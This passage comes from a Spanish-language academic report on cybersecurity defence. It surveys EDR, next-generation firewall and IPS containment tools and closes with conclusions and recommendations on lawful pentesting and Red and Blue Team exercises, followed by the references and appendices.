
Dentro de las herramientas de ciberseguridad que permiten contener ataques informáticos luego de que la prevención haya fallado y existe un incidente en curso que requiere una acción y respuesta inmediata, se encuentran soluciones como un EDR, los firewalls de nueva generación NGFW y los sistemas IDS/IPS, de los cuales, se van a mencionar los más sobresalientes de

acuerdo con el cuadrante mágico de Gartner, como las soluciones lideres del año 2024 para cada una de sus categorías.

- EDR Crowdstrike: Es una solución de punto final muy completa y robusta, que se posiciona como líder en el cuadrante mágico de Gartner del año 2024 (Frida, 2024), ya que incorpora inteligencia artificial, protección de identidades, seguridad en nube, SIEM, entre otros módulos, todo en la misma plataforma, ya que ofrece una visión global del sistema y de la amenaza que se está materializando en tiempo real, permitiendo contener el ataque, a través del aislamiento del sistema comprometido, pero manteniendo comunicación únicamente con la nube de Crowdstrike para realizar el análisis digital forense necesario. Así mismo, permite tener una conexión remota con el sistema a través del módulo RTR (Real-Time Response), que deja ejecutar comandos y scripts nativos del sistema, para matar los procesos de la amenaza y eliminar archivos persistentes de forma segura.

Figura 38

Consola de CrowdStrike




Nota. Dashboards en CrowdSrieke. De “The CrowdStrike Falcon Platform - A Brief Analysis and Review”, por R. Hemerly Jasmim y D. Pinheiro Franco, 2024. https://eforensicsmag.com/wp-content/uploads/2024/02/image-4-1024x583.png

- Palo Alto NGFW: Los firewalls de nueva generación NGFW de Palo Alto, permiten detectar y contener ataques de tipo comando y control C&C y de día cero, a través de un aprendizaje automático y profundo, mediante un servicio nativo de la nube de Palo Alto llamado ATP, con bajos consumos de red para realizar el análisis y permitir que de forma local se contengan los ataques (Palo Alto, 2023). Así mismo, tiene la capacidad de ejecutar reglas de bloqueo basadas en firmas que incluyen malware conocido, vulnerabilidades, comando y control, archivos y direcciones IP maliciosas, generando

como respuesta el aislamiento de redes o bloqueos de indicadores de compromiso para contener los ataques.

Figura 39

Módulo de contención ATP de Palo Alto




Nota. Acciones de contención del NGFW Palo Alto. De "Gestión de Advanced Threat Prevention", por Palo Alto Networks, 2023. https://docs.paloaltonetworks.com/content/dam/techdocs/es_ES/pdf/advanced-threat-prevention/advanced-threat-prevention-admininstration-es-es.pdf

- Trellix Intrusion Prevention System: El Sistema de prevención de intrusiones de Trellix, permite contener amenazas de malware a través de la red, utilizando técnicas avanzadas de detección y emulación de ataques, análisis completo de protocolos, análisis de comportamiento y reputación de amenazas, que protegen la infraestructura tecnológica contra denegación de servicio DoS, ataques de día cero y llamadas de retorno de malware

(Masarubra, 2025). Estas contenciones las realiza teniendo en cuenta, gracias a un análisis realizado por un Sandbox inteligente integrado, que realiza análisis de código a profundidad, análisis dinámico del malware y aprendizaje automático para detectar amenazas de día cero, Ransomware y ataques de evasión.

Figura 40

Plataforma IDS/IPS Trellix



Nota. Plataforma IDS/IPS Trellix. De “Trellix Intrusion Prevention System”, por Musarubra, 2025. https://www.trellix.com/en-us/img/product-screens/ips/ips-dashboard-tab.jpg

A través de las herramientas de seguridad mencionadas anteriormente, el equipo especializado Blue Team puede apoyarse en ellas, para realizar rápidamente detecciones y acciones de contención de ataques en tiempo real, mitigando los posibles daños causados por un adversario y para proteger la información y la infraestructura tecnológica de la organización.

Evidencias de Sustentación

Con relación a la guía de aprendizaje de la Etapa 5, se muestra el video de sustentación que está disponible en el siguiente link:

Video sustentación: https://www.youtube.com/watch?v=gbYIJfdq-Y0

Conclusiones

Los ejercicios de Pentesting y de defensa se deben realizar teniendo en cuenta los marcos legales vigentes de Colombia, para evitar infracciones y delitos informáticos. Es importante que las pruebas tengan un alcance técnico bien definido y que se encuentren autorizadas para su ejecución, garantizando que se alinee con los objetivos planteado por la organización.

El activo más importante para las organizaciones es la información y para protegerla, se requieren estrategias de protección que integren medidas técnicas, éticas y legales. Las organizaciones deben exigir acuerdos para salvaguardar la información con respecto a proveedores o ejercicios de Pentesting, para fomentar no solo una cultura organizacional, sino cumplir con marcos normativos que construyan una postura de seguridad resiliente.

El uso de la metodología de Pentesting PTES por parte de los equipos Red Team, puede demostrar fácilmente como identificar y aprovechar vulnerabilidades de seguridad, al replicar técnicas y tácticas utilizadas por adversarios, en la que obtienen acceso a un sistema, escalada de privilegios y movimiento lateral. Esta metodología es buena implementarla en las organizaciones, como parte de planes de hardenización y fortalecimiento a la infraestructura tecnológica, apoyados del Benchark CIS para aseguramiento de los sistemas.

La importancia de los equipos Blue Team en colaboración con los equipos de respuesta a incidentes informáticos CSIRT, garantizan la resiliencia de la organización en cuanto a seguridad y mantiene también la continuidad del negocio. Estos equipos se encargan de detectar y contener los ataques informáticos antes o después que ocurran, a través de herramientas como un SIEM, IDS/IPS, NGFW, EDR, etc., que son importantes de utilizar durante el ciclo completo de un ciberataque.

Recomendaciones

Es importante definir ejercicios continuos en las organizaciones, donde los equipos de red Team y Blue Team puedan evaluar la infraestructura tecnológica, para detectar debilidades que puedan ser reforzadas de forma oportuna.

Se recomienda que las organizaciones implementes estrategias de seguridad en varias capas, combinando controles técnicos con una alineación a los marcos legales de protección de la información. Así mismo es importante que al contratar servicios especializados de tipo Pentesting, se establezcan acuerdos de cumplimiento normativo y confidencialidad, para garantizar un manejo adecuado de la información.

Las Pruebas de Concepto (PoC) en las organizaciones pueden demostrar la manera en la que un adversario puede explotar con facilidad vulnerabilidades no abordadas en una infraestructura tecnológica. Estas pruebas permiten identificar y evidenciar brechas críticas de seguridad, las cuales se recomienda atender prioritariamente con la implementación de controles de hardenización, mejora en la infraestructura de red o actualizaciones de software, para mitigar los riesgos y mejorar la postura de seguridad con el objetivo de prevenir ataques en el futuro.

Es recomendable fortalecer de manera continua la defensa de una organización, implementando o fortaleciendo herramientas robustas como un SIEM, NGFW, EDR e IDS/IPS, que ayudarán a tener una visión, control y respuesta completa de la infraestructura tecnológica. De igual forma se aconseja que los equipos Red Team y Blue Team realicen ejercicios simulados para mejorar la postura de seguridad y garantizar una respuesta proactiva frente a incidentes de seguridad que se puedan llegar a presentar.

Referencias Bibliográficas

Álvarez, V. (2018, abril). *Propuesta de una metodología de pruebas de penetración orientada a riesgos*. Universidad Espíritu Santo. https://repositorio.uees.edu.ec:8443/server/api/core/bitstreams/f3c021ac-13c7-4506-8d52-ed6b36d8130b/content

AWS. (2024). *¿En qué consisten los puntos de referencia del CIS?* https://aws.amazon.com/es/what-is/cis-benchmarks/

Balkin, B. (2025, 21 de mayo). *¿Qué son los CIS Benchmarks y cómo usarlos?* https://calcomsoftware.com/que-son-los-cis-benchmarks-y-como-usarlos/

Bardají, E. (2025, 22 de abril). Red vs Blue Team: Simulaciones de ciberataques para mayor seguridad. *Ciberseguridad*. https://www.esedsl.com/blog/red-team-vs-blue-team-simulaciones-de-ciberataques-para-fortalecer-la-seguridad-empresarial

Bernal Ontiveros, J. M., Palacios Reyes, M., Zorrilla Briones, F., Rosales Morales, N. R., & Cervantes Cardenas, S. A. (2025). Ciberseguridad: Métodos de Defensa Ante Ataques de Infiltraciones. *RIDE Revista Iberoamericana Para La Investigación Y El Desarrollo Educativo, 16*(31). https://doi.org/10.23913/ride.v16i31.2516

Buenning, M. (2025, 12 de mayo). Cómo usar Nmap: guía completa con ejemplos. *Seguridad*. https://www.ninjaone.com/es/blog/utilizar-nmap-guia-completa/

Castro, P. (2012, 3 de mayo). ¿QUÉ ES HARDENING? *Blog Smartekh.* https://blog.smartekh.com/que-es-hardening

Cloudflare. (2025). *¿Qué es SIEM (información de seguridad y gestión de eventos)?* https://www.cloudflare.com/es-es/learning/security/what-is-siem/

Congreso de la República de Colombia. (2012, 17 de octubre). *Ley 1581 de 2012. Por la cual se dictan disposiciones generales para la protección de datos personales. Función Pública*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de la República de Colombia. (2025, 30 de noviembre). *Ley 0599 de 2000*. *Por la cual se expide el Código Penal. Secretaría General del Senado.* http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000_pr009.html

Consejo Profesional Nacional de Ingeniería - COPNIA. (s.f.). *Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares*. https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Frida, S. (2024, 25 de septiembre). CrowdStrike Named a Leader in 2024 Gartner Magic Quadrant for Endpoint Protection Platforms. *Endpoint Security & XDR.* https://www.crowdstrike.com/en-us/blog/crowdstrike-named-leader-2024-gartner-magic-quadrant-endpoint-protection/

García, P. (s.f.). Todo sobre el blue team en ciberseguridad. *Ciberseguridad.* https://founderz.com/es/blog/blue-team-seguridad-cibernetica/

Gómez, J. A. (2023, 2 de octubre). 6 consejos para prevenir el ciberespionaje en tu empresa. *CyberBlog*. https://www.deltaprotect.com/blog/el-ciberespionaje-en-tu-empresa

Greenbone. (s.f.). *OPENVAS SCAN*. https://www.greenbone.net/en/openvas-scan/

Holm Security. (s.f.). *What is Exploit-db Database?* https://support.holmsecurity.com/knowledge/what-is-exploit-db-database

Imperva. (s.f.). *Metasploit*. https://www.imperva.com/learn/application-security/metasploit/

Khan, T. y Goodwin, M. (2024, 22 de julio). *What is CVE (Common Vulnerabilities and Exposures)?* https://www.ibm.com/think/topics/cve

Lee, J. (2025, 25 de septiembre). *What Is Security Information and Event Management (SIEM)?* https://www.trendmicro.com/en_us/what-is/security-operations/security-information-and-event-management.html

Masarubra. (2025). *Trellix Intrusion Prevention System.* [Data sheet]. https://www.trellix.com/assets/data-sheets/trellix-intrusion-prevention-system-datasheet.pdf

Microsoft. (2025). *What is SIEM?* https://www.microsoft.com/en-us/security/business/security-101/what-is-siem

Miranda, D. (2023, 09 de octubre). *Los Datos Personales y su regulación en Colombia (datos sensibles, datos públicos, semiprivado y privado): enfoque, ámbito de aplicación y contenido.* https://telecomunicaciones.uexternado.edu.co/los-datos-personales-y-su-regulacion-en-colombia-datos-sensibles-datos-publicos-semiprivado-y-privado-enfoque-ambito-de-aplicacion-y-contenido/

Nduhiu, J. (2025, 22 de abril). What Is CSIRT? The Computer Security Incident Response Team Complete Guide. *Learn Blogs*. https://www.splunk.com/en_us/blog/learn/csirt-computer-security-incident-response-team.html

Palo Alto. (2023, 18 de mayo). *Gestión de Advanced Threat Prevention*. https://docs.paloaltonetworks.com/content/dam/techdocs/es_ES/pdf/advanced-threat-prevention/advanced-threat-prevention-admininstration-es-es.pdf

Rodríguez, E. (2022, 28 de junio). *¿Qué es la Defensa en profundidad?* https://www.linkedin.com/pulse/qu%C3%A9-es-la-defensa-en-profundidad-eusebio-rodriguez/

Sánchez, J. (2021, 29 de julio). *El CSIRT y el trabajo de un BlueTeam.* https://codespaceacademy.com/csirt-trabajo-blueteam/


Superintendencia de Industria y Comercio. (2024, 21 de agosto). *Circular Externa 002 de 2024. Por la cual se orienta a los Administradores respecto del Tratamiento de Datos Personales en Sistemas de Inteligencia Artificial.* https://sedeelectronica.sic.gov.co/sites/default/files/normativa/Circular%20Externa%20No.%20002%20del%2021%20de%20agosto%20de%202024.pdf

Susnjara, E. y Smalley, I. (2024, 6 de noviembre). *What are CIS Benchmarks?* https://www.ibm.com/think/topics/cis-benchmarks

Apéndices

Apéndice A


Recibo digital de Turnitin



Nota. Se envía para revisión en Turnitin el 06 de diciembre de 20-5 a las 15:47.

Apéndice B


Porcentaje de similitud en Turnitin



Nota. El porcentaje está dentro de los valores aceptados.

Apéndice C

ECBTI - Draftbank 1



Nota. Evidencia de envío en el banco 1, sección 3.